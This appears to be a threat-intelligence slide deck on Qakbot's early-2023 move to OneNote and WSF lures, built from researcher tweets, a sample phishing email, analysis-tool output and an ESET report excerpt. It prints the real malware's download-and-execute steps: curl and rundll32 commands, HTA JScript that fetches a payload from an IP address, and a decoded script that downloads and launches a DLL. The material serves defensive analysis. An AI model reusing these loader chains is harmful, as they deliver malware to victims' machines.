
D3Lab
@D3LabIT

#QakBot - bb12 Target #Italy

Malspam Resend
Link a Zip -> .ONE
MD5: 1531ff9a4911ca0e8c72f191de2a26a1

DropUrl:
hXXps://energizett.]com/1lINOC1/300123.]gif
hXXps://myvigyan.]com/m1YPt/300123.]gif

#mwitaly



9/11 8:22 PM · Jan 31, 2023 · 3,096 Views


11 Retweets 2 Quote Tweets 17 Likes

Max_Malyutin
@Max_Mal_

#Qakbot Switched to Onenote New Campaign 🚨

Exec Flow #DFIR & TTPs:
Malspam > URL > Onenote > HTA > CURL > Rundll32

[+] New loader internal name: comrepl.dll 🔥
[+] Export func: ,Wind
[+] Curl drop the loader to ProgramData dir



9:08 PM · Jan 31, 2023 · 23K Views

65 Retweets 6 Quote Tweets 188 Likes

proxylife
@pr0xylife

#Qakbot - BB12 - url > .zip > .one > .hta > .dll

mshta attachment.hta

curl -o C:\ProgramData\512.png --url energizett.]com/1lINOC1/300123.gif


rundll32 C:\ProgramData\512.png,Wind

Samples ↗

bazaar.abuse.ch/sample/bd040a7...

bazaar.abuse.ch/sample/487ab4e...

IOC's
github.com/prOxylife/Qakb...



10:26 PM · Jan 31, 2023 · 36.3K Views

51 Retweets 5 Quote Tweets 149 Likes

The next days on Twitter...




Tony Lambert @ForensicITGuy · Feb 1

#Qakbot HTA dropped by OneNote today. Writes JScript code to HKCU\SOFTWARE\Firm\Soft\Name

Input

Unit 42 @Unit42_Intel · Feb 1

2023-01-31 (Tuesday) - #Qakbot (#Qbot) returns after one month hiatus, now using OneNote (.one) files as initial lure. Saw #CobaltStrike on 104.237.219[.]36 using ciruvowuto[.]com as the domain. Also saw VNC traffic from this infection. IoCs available at bit.ly/3DqSszS



Opalsc @0palsec · Feb 1

Both #Qakbot distributors #TA570/#TA577 have adopted #OneNote into their infection chains.



Cyble @AuCyble · Feb 1

Cyble analyzes new strategies deployed by Qakbot to infect users via Microsoft OneNote.

hubs.li/Q01zX5jp0

#Qakbot #OneNote #JavaScript #Trojan #ThreatIntel



Cyber Security Bot @cybsecbot · 1h

In the past 24 hours, 1366 IoC's were submitted and #QakBot is the most seen #malware family on abuse[.]ch



RussianPanda 🇷🇺 @AnFam17 · Feb 1

Kind of miss playing with macros. But now we have OneNote featuring #qakbot 🐾. Thanks @DidierStevens for the great tool; it's very useful.



ExecuteMalware @executemalware · Feb 1

As mentioned previously, the threat actor behind #qakbot #qbot has also shifted to using OneNote documents.

Here are some IOCs from today's "BB12" distribution:



DFN-CERT @DFNCERT · 8h

🔥 Nicht nur #Qakbot, sondern auch viele andere Hackergruppen versenden seit einigen Tagen schädliche #OneNote-Dokumente (Dateiendung: .one) als Mail-Anhang.



Cert AgID @AgidCert · 4h

Campagne #Qakbot 🇮🇹 con file #OneNote armato di script HTA per scaricare la DLL ed eseguirla con parametro offuscato nello script.

| Process hollowing su wermgr.exe

| Attende 5 min prima di contattare i C2

Take a look one sample

From: comercial@indekes.com.br @ [Reply](#) [Reply All](#) [Forward](#) [Archive](#) [Junk](#) [Delete](#) [More](#)

To: service@mailcloud.com.tw @ 1/31/23, 11:37

Subject: Re: [Reject]RV: OFERTA PO# 000938882 NSS

Date: Tue, 31 Jan 2023 19:37:13 +0300

Message ID: <1675183047.552961.2102498467.42178.comercial@indekes.com.br>

User agent: Microsoft Outlook 16.0

X-ADIFSPAM: NO/0

X-ADIFSPAM-CT: NO/1


Good morning,

Kindly check the attached document given here below. It would be curious for you.

Thanks.

 Your mail (RV: OFERTA PO# 000938882 NSS)

> 1 attachment: ApplicationReject_68390(Jan31).one 181 KB →



Cerbero Suite

The screenshot shows the Cerbero Suite interface with several windows open:

- Output**: Shows a block of JavaScript code with a red box highlighting the first few lines:

```
1 function sleep(milliseconds) {  
2     var date = new Date();  
3     var curDate = null;  
4     do {  
5         curDate = new Date();  
6     } while (curDate - date < milliseconds);  
7 } /* var url = "https://google.com"; */  
8 new ActiveXObject("wscript.shell").run("curl.exe --output C:\\ProgramData\\l21.png --url " + url, 0);  
9 sleep(15000);  
10 var shell = new ActiveXObject("shell.application");  
11 shell.ShellExecute("rundll32", "C:\\ProgramData\\l21.png,Wind", "", "open", 3);  
12  
13
```
- Python**: Shows a Python script:

```
1 50K 50K350K)50K;50K".replace("50K", "")  
2
```
- Analysis [ApplicationReject_68390(Jan31).one]**: Shows the file stats tab with a memory dump table. The table has columns for Offset, Address, and Hex/ASCII/Dec values. A red box highlights the first few rows of the table.
- Decoded bytes**: Shows the decoded bytes of the sample. A red box highlights the URL "func('http://77.75.230.128/19825.dat');".

OneDump (Didier Stevens)

Didier Stevens @DidierStevens · Jan 23

New blog post "Analyzing Malicious OneNote Documents"

0000h E4 J2 JC J8 0C 08 A7 80 0E 01 J3 J8 00 29 20 D3 08 11330023A9 00
0010h BA B0 F5 DC 76 C4 8A 40 88 81 41 AB BC 26 FC 4E : "ÜvAŠ@".A«%&UN
0020h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030h 3F DD 9A 10 1B 91 F5 49 A5 D0 17 91 ED C8 AE D8 ?Ý.. 'ÓIVD.'iÉ@0
0040h 2A 00 00 00 2A 00 00 00 2A 00 00 00 2A 00 00 00 * * * * *
0050h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060h 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070h FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
0080h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090h 00 00 00 00 F8 25 00 00 00 00 00 00 00 00 00 00
00A0h 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00B0h 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00
00C0h 00 00 00 00 40 D7 08 00 00 00 00 00 00 00 00 00
00D0h 00 00 00 00 7D 33 59 00 00 00 00 00 00 00 00 00
00E0h 69 4B A8 7A 16 00 00 00 00 00 00 00 00 00 00 00
00F0h F1 8A DB 4F B3 8C 44 00 00 00 00 00 00 00 00 00
0100h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0110h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0120h 86 E3 9B 38 86 E3 9B 00 00 00 00 00 00 00 00 00
0130h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0140h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0150h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000h E4 J2 JC J8 0C 08 A7 80 0E 01 J3 J8 00 29 20 D3 08 11330023A9 00
0010h BA B0 F5 DC 76 C4 8A 40 88 81 41 AB BC 26 FC 4E : "ÜvAŠ@".A«%&UN
0020h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030h 3F DD 9A 10 1B 91 F5 49 A5 D0 17 91 ED C8 AE D8 ?Ý.. 'ÓIVD.'iÉ@0
0040h 2A 00 00 00 2A 00 00 00 2A 00 00 00 2A 00 00 00 * * * * *
0050h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060h 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070h FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
0080h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090h 00 00 00 00 F8 25 00 00 00 00 00 00 00 00 00 00
00A0h 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00B0h 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00
00C0h 00 00 00 00 40 D7 08 00 00 00 00 00 00 00 00 00
00D0h 00 00 00 00 7D 33 59 00 00 00 00 00 00 00 00 00
00E0h 69 4B A8 7A 16 00 00 00 00 00 00 00 00 00 00 00
00F0h F1 8A DB 4F B3 8C 44 00 00 00 00 00 00 00 00 00
0100h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0110h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0120h 86 E3 9B 38 86 E3 9B 00 00 00 00 00 00 00 00 00
0130h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0140h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0150h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
C:\Users\malab\Desktop\Qakbot SBC\sample
λ onedump.py "ApplicationReject_68390(Jan31).one"
File: ApplicationReject_68390(Jan31).one
1: 0x00001b78 .PNG 89504e47 0x00019136 6152f9c37f6d96f4620c7e621cb431db
2: 0x0001ded8 .PNG 89504e47 0x0000b67a 32d1adcffa1344313305dff281bbca6
3: 0x0002c9e0 <htm 3c68746d 0x000009dc 0848eee98e26ed6bd0t8411ecb9efac9
4: 0x0002d3f0 .PNG 89504e47 0x00000128 33dca72504d567c57f95452a0358ed2f
C:\Users\malab\Desktop\Qakbot SBC\sample
λ onedump.py "ApplicationReject_68390(Jan31).one" -s 3 -d | re-search.py -n url
http://77.75.230.128/19825.dat

blog.didierstevens.com

Analyzing Malicious OneNote Documents

About a week ago, I was asked if I had tools for OneNote files. I don't, and I had no time to take a closer look. But last Thursday night, I had...

1 168 426 50.4K ↑

OneNoteAnalyzer (@knight0x07)

neeraj @knight0x07 · Jan 18
Wanna analyze Malicious #OneNote documents?
Check out my new C# based tool for analyzing malicious OneNote documents
Link: github.com/knight0x07/OneNoteAnalyzer
#malwareanalysis #reverseengineering #cybersecurity #threatintel #threatresearch

knight0x07/
OneNoteAnalyzer

A C# based tool for analysing malicious OneNote documents

1 Contributor 1 Issue 42 Stars

github.com GitHub - knight0x07/OneNoteAnalyzer: A C# based tool for analysing malicious OneNote documents - GitHub - knight0x07/OneNoteAnalyzer: A C# based tool for analysing malicious OneNote documents...

9 2 81 201 16.9K ↑

ApplicationReject_68390(Jan31).one Aspose.Note.dll
C:\Users\malab\Desktop\Qakbot SBC\sample\OneNoteAnalyzer
OneNoteAnalyzer.exe --file "ApplicationReject_68390(Jan31).one"

Author: @knight0x07

[+] OneNote Document Path: ApplicationReject_68390(Jan31).one
[+] OneNote Document File Format: OneNote2010
[+] Export Directory Path: \ApplicationReject_68390(Jan31)_content
[+] Extracting Attachments from OneNote Document

-> Extracted OneNote Document Attachments:
-> Extracted Actual Attachment Path: Z:\build\one | FileName: attachment.htm | Size: 2524

-> OneNote Document Attachments Extraction Path: \ApplicationReject_68390(Jan31)_content\OneNoteAttachments

[+] Extracting Page MetaData from OneNote Document

-> Page Count: 1
-> Page MetaData:

-> Title:
-> Author: admin

File Explorer View Application Tools

applicationRej... > OneNoteAttachments

Name Date modified Type

attachment.htm 2/3/2023 5:41 PM HTML Application

attachment.htm

```
23
24 <script language="javascript">
25 var body = WshShell.RegRead("HKCU\Software\Firm\Soft\Name");
26
27 var func = Function("url", body.replace(new RegExp("50K", "g"), ""));
28 func("http://77.75.230.128/19825.dat");
29
30
31 </script>
32 <script language="vbscript">
33
34 WshShell.RegDelete("HKCU\Software\Firm\Soft\Name")
35
36 msgbox "This document is corrupted and could not be opened.", 16,
37     "Document Error"
38
39 ' Close window
40 window.close
41
42 </script>
43
44 </html>
```

After A Month Of Silence...

abuse.ch
@abuse_ch

After a month of silence, #Qakbot (aka #Qbot) returns from vacation, spamming out weaponized Microsoft OneNote documents !

Here's a sample OneNote file shared by @prOxylife earlier:


bazaar.abuse.ch/sample/495e5b5...

Sites spreading Qakbot are tracked here:
urlhaus.abuse.ch/browse/tag/Qak...

Database Entry

Tag:	Qakbot
Firstseen:	2019-02-22 05:50:59 UTC
Lastseen:	2023-02-03 10:37:22 UTC
Sightings:	136'253

Qakbot on vacation



made with mematic

8:12 PM · Feb 3, 2023 · 6,177 Views

My boss thanking me for stopping the malware before it spreads.

Me who isolated my own host after accidentally detonating a OneNote payload.


made with mematic

BACK IN THE DAY
WINWORD LAUNCHING
POWERSHELL WAS THE BIG DEAL

DAD NOWADAYS IT'S
ONENOTE LAUNCHING MSHTA

imgflip.com

And ... Windows Script File (.wsf)



proxylife
@pr0xylife

#Qakbot - azd - .zip > .wsf > (decoy .pdf) > .dll

WScript.exe Adobe Cloud Certificate 133337.wsf

rundll32.exe C:\ProgramData\Z6x9E9.Smcisak,Wind

Samples ↗

bazaar.abuse.ch/sample/1b3b1a8...

bazaar.abuse.ch/sample/e99726f...

IOC's
github.com/pr0xylife/Qakb...



Max_Malyutin @Max_Mal_ · Feb 15
#Qakbot New Defense Evasion #TTPs 🚨
[+] No use of ISO, HTML Smuggling, OneNote

[+] Malicious File T1204.002: zip
[+] JavaScript T1059.007 & WMI T1047: wsf
[+] Rundll32 T1218.011: Wind

#DFIR

XMLHTTP: Download payload to ProgramData
Win32_Process: break Parent-Child process tree



Ankit Anubhav @ankit_anubhav · 11h

Replies to @pr0xylife

Different roads, same destination.

I don't know why the attackers got triggered, but of late Qbot is being crazy with the variety of initial vectors..



Sample ITW... (2)

The screenshot shows a Python script in a code editor and its corresponding output in a terminal window.

Python Editor:


```
1 import re
2 import base64
3 pattern = r'[a-zA-Z0-9+/]{30,}'
4 XaSfcbjd = ";Xlh9e7h(l1lPQm;));}2-(ecils.)6l(gnirtSot.))ffx0s))8=-QgudmnnXM(>>>RXne8Yd((+001x0(+'%:'||8<QgudmnnXM nruter;6+=QgudmnnXM;)v(fOxedni.uozwn0j+)&<RXne8Yd(=RXne8Yd{ )v( noitcnuf ,g./.(ecalper.FOd8mln(tnenopmCIRUedoced = Xlh9e7h rav;0=QgudmnnXM=RXne8Yd rav;@/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXNVUTSRQPONMLKJIHGFEDCBA@=ozwn0j rav;'sTKiQmbpdFLJpEZLd0bI5SeLNkQQp0dcxVY0FGRtFmcn9mcQxFX6MEIyMDbisIIsRmIrIiblJnIoUGdhVmcd5iYwVGd4UnSrtTKiM3c1N2byB1XyMjbpdVI9VGdh52bzJXZwlWa9wZ2VG Tu9Wa0FmbvNnc1BXbptnOzRXbn1mbpdnIoQ3Y1pm YPRXZHSPgIGC1RH01p0agIXY2tTKoQmbnLnxY0b1UGckJ30pU2csfmZgwIsxGZuc0QyNzdDHVvMmZ0J3Yvcmcv5yavBXZkp2an9yL6AHd0hmlgwiIUUV0Rigib1B3buEjRvVTZwRmc0UGdpJ3dus0SC9kWqtTM9UGc5RnLLtkQPpla7kCKuVGcv5ySLJ0Tap20pYDc1BjTxNOKjx0UulVU282KZ kQQp0dvEGdhRUbhJ3ZvJHuvzQigSz1mRvRVZ2F2cus0SC9kWqtDM942bpRKaz9Gc us0SC9kWqtTK5R2bCV2cu9GczVmUeEjRvVTZwRmc0UGdpJ3dus0SC9kWqtTM9UGc5RnLLtkQPpla7kCKuVGcv5ySLJ0Tap20pYDc1BjTxNOKjx0UulVU282KZ hWCJlboQ3Y1pmYPhVZ21GdjFEI3Vmb9s0SC9kWqBichZ3010WY1JS2AXZw4UcDBichZ301iHdt5iQEJSFpx0Uu1VU28GIyFmd7iyTEFkI9kFatJkUvBichZ3egkCN90TP1RXY0NvekFWZy5SMG9WN1BHZhYhiZptHIpgbv1Gdj5Wdm1Tzn5WYoNWZ 0FGdz1HZhVmcu9mLxY0b1UGckJ3OpICURFSM1EWu1DTNh1UNJCK0NWZqj2TYVmdpR3YBByd15WPxY0b1UGckJHiyFmd'=FOd8mln rav"
5 source_str = XaSfcbjd[::1]
6 matches = re.findall(pattern, source_str)
7 print("Encoded base64 script:")
8 print(matches[0])
9 print("-----")
10 print("Decoded base64 script:")
11 print(base64.b64decode(matches[0]+ "==" ).decode('latin-1'))
```

Output Window:

```
Encoded base64 script:
dmFyIHJkcGU1b0YxPW51dyBBY3RpdmVYT2JqZWN0KCJNU1hNTDIuWE1MSFRUUCIp03JkcGU1b0YxLm9ucmVhZH1zdGF0ZWN0YW5nZT1mdW5jdGlvbippIHttpZihyZHB1NW9GMS5yZWFeVN0YXR1PT09NCkge3ZhciBvUkJtaFk9IkFETyI7dmFyIG82UV1 uUQxjPSJEQi5TdHii03ZhciBDcU4wZXASPSJ1YWi03ZhciBk9CS0s9bmV3IEFjdG12ZvhPYmp1Y3Qob1JCbWh2K282UVluU0xjK0NxTjB1cDYpO2paT0JLSy5vcGVuKCK7alpPQktLlnR5cGU9MTqWk9CS0sud3JpdGUocmRwZTVvRjEuUmVzcG9uc2 VCb2R5KTtqWk9CS0sucG9zaXRp249MDtqWk9CS0suc2F2ZVRvRmlsZSgiQzovUHJvZ3JhbURhdGEvd0pQQkNL eS5Ib0dLZEpJ1iwgMik7alpPQktLlnNs b3N1KCK7fX07cmRwZTVvRjEub3BlbigiR0VUIiwgImh0dHA6Ly9na2pkZXByvay5vcmcvY3J0Z mVvHNDDzNyQ0cuGxsIliwZmFsc2Up03JkcGU1b0YxLnN1bmQoKt2YX1ga0p10HR1cG1gPSBHXRPymp1Y3QoIndpbmnbXRzOntpbXB1cnNvbmF0aW9uTGV2ZW9aW1wZXJzb25hdGV9IVdpbjMyX1Byb2N1c3MiKTtrSnU4dGVwYi5DcmVhdGuoInJ1 biIrrImRsIisibDMyIEM6XFxQcm9ncmFtRGF0YVxcd0pQQkNL eS5Ib0dLZEpJLFdpbmQiKTs
```

```
Decoded base64 script:
var rdpe5oF1 = new ActiveXObject("MSXML2.XMLHTTP");
rdpe5oF1.onreadystatechange = function()
{
    if (rdpe5oF1.readyState === 4)
    {
        var oRBmhY = "ADO";
        var o6QYnSLc = "DB.Str";
        var CqN0ep6 = "eam";
        var jZOBKK = new ActiveXObject(oRBmhY + o6QYnSLc + CqN0ep6);
        jZOBKK.open();
        jZOBKK.type = 1;
        jZOBKK.write(rdpe5oF1.ResponseBody);
        jZOBKK.position = 0;
        jZOBKK.saveToFile("C:/ProgramData/wJPBCKy.HoGKdJI", 2);
        jZOBKK.close();
    }
};
rdpe5oF1.open("GET", "http://gkjdepok.org/crtfc/TsCw3rCG.dll", false);
rdpe5oF1.send();
var kJu8tepb = GetObject("winmgmts:(impersonationLevel=impersonate)!Win32_Process");
kJu8tepb.Create("run" + " " + "d1" + " " + "l32 C:\\ProgramData\\wJPBCKy.HoGKdJI, Wind");
```

Process Tree



https://twitter.com/Max_Mal_/status/1625589561324892160

Goodbye Malicious OneNote files...

Attack vectors

Malicious OneNote files: The short-lived limelight of a new intrusion vector


Several high-profile malware families have been testing OneNote as a spreading mechanism.

Hiding an attached malicious file or a script behind what looks like a clickable button in a OneNote file (.one) might sound too simple to be a viable attack vector. However, ESET telemetry shows it was used by a broad range of cybercriminals in H1 2023, with attackers distributing weaponized Microsoft OneNote files in order to spread additional malware.

When first detected in December 2022, OneNote files as attack vectors only accounted for a couple of hundred detections. Compared to that, the number of attacks utilizing this approach from January to May 2023 grew dramatically, increasing to a total of

almost 90,000 detections. Looking at the trend chart, February and March were the busiest months, with OneNote becoming a part of the intrusion chain of a long list of malware families, including **Emotet**, **RedLine Stealer**, Qbot, Formbook, AsyncRAT, XWorm, Quasar, IcedID, and even **BlackBasta ransomware**.

Why did cybercriminals suddenly adopt this new vector? It was only after several of their previous go-to attack avenues turned into dead ends. First, Microsoft disabled VBA macros in Office files that come from the internet, closing a loophole abused for years. Attackers then tried to [shift to ISO and password-protected](#)



Detection trend of weaponized OneNote files seen in ESET telemetry in H1 2023

EXPERT COMMENT

If the scenario of VBA macros repeats itself, OneNote files will become significantly less attractive for mass spread campaigns, and cybercriminals will again start looking for new ways to compromise the devices of their victims. However, the limited rollout that excluded the web version, Windows 10, macOS, and mobile platforms from the stricter settings may still leave an interesting attack surface for some cybercriminals who will decide to keep weaponized .one files in their arsenal.

Dušan Lacika, Senior Detection Engineer

<https://www.welivesecurity.com/2023/07/11/eset-threat-report-h1-2023/>

